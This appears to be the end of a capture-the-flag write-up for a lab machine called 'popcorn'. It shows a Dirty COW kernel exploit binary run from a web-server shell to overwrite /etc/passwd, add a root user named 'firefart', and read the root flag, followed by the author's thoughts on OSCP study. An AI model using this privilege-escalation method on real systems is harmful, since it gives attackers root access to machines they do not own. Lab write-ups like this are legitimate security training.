The reason I had to recompile was because the nano paste of the dirty cow exploit was corrupted. It was a bad paste.


22. Executing the dirtycow payload

```
1. www-data@popcorn:/tmp$ file dirty
dirty: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.15, not stripped
2. To execute dirty cow is very simple.
3. ./dirty >>> then it will ask you for a password. type hello or foo or whatever. Done
4. It will create a ROOT user firefart with the password you specified.
5. www-data@popcorn:/tmp$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiL7R2XneVpAU:0:0:pwned:/root:/bin/bash

mmap: b784a000
^C
```



```
6. If you cat out the passwd file you can see firefart is now root.
7.www-data@popcorn:/tmp$ cat /etc/passwd
firefart:fiL7R2XneVpAU:0:0:pwned:/root:/bin/bash
8. www-data@popcorn:/tmp$ su firefart
Password:
firefart@popcorn:/tmp# cat /root/root.txt
7a1b7923bcdeae201d28e3dafc8aec19
```



Post Exploitation & comments

1. Doing the bare mininum like TJ Nulls list, and jumping into the OSCP is fine but that is not my style. It is taking me longer to get certified the way I am doing it, but I want to know what I am doing. Not just pass a test. I have all ready done all the recommended TJ Nulls List Machines plux 5X more than that. I can get a cyber job now if I want, but my goal is to be a great hacker not just get a job. My 2 cents. Peace hope you enjoyed the write-up.